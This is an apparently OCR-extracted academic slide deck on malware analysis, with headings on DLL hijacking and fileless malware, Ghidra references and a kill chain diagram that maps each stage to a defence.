
Pranav K Hegde

DLL Search Order Hijacking
Port Connection and Hosting
Fileless Malware

List of Tasks



Gantt Chart For Phase 02



References

- https://www.varonis.com/blog/how-to-use-ghidra
- https://blogs.blackberry.com/en/2019/07/an-introduction-to-code-analysis-with-ghidra
- https://ieeexplore.ieee.org/document/9697150
- https://ieeexplore.ieee.org/document/8424649
- https://www.researchgate.net/publication/342491461_Malware_Detection_and_Analysis
- https://sites.cs.ucsb.edu/~chris/research/doc/acmsurvey12_dynamic.pdf
- Ghidra Reference Book: https://drive.google.com/file/d/1d0oQBE5D5NzF2Eqq8J_6zI9M0h8WPeYE/view?usp=share_link
- Literature Review: https://drive.google.com/drive/folders/1ryetLFQAZJj1OxWhUwx4-fQZl4s447fq?usp=share_link
- Malware Analysis Book: https://drive.google.com/file/d/1R9d_gB3zzwjx9EAaPkuCMUppg_mNSuBW/view?usp=share_link

Thank You


Identify newly created IPs and files
Shield vulnerabilities ahead of patches
Detect DNS and C2 traffic
Weaponization
Exploitation
Command & Control
Reconnaissance
Delivery
Installation
Action on Objectives
Detect earliest stage reconnaissance
Block delivery of weaponized files
Prevent installation, execution, encryption
Monitor and respond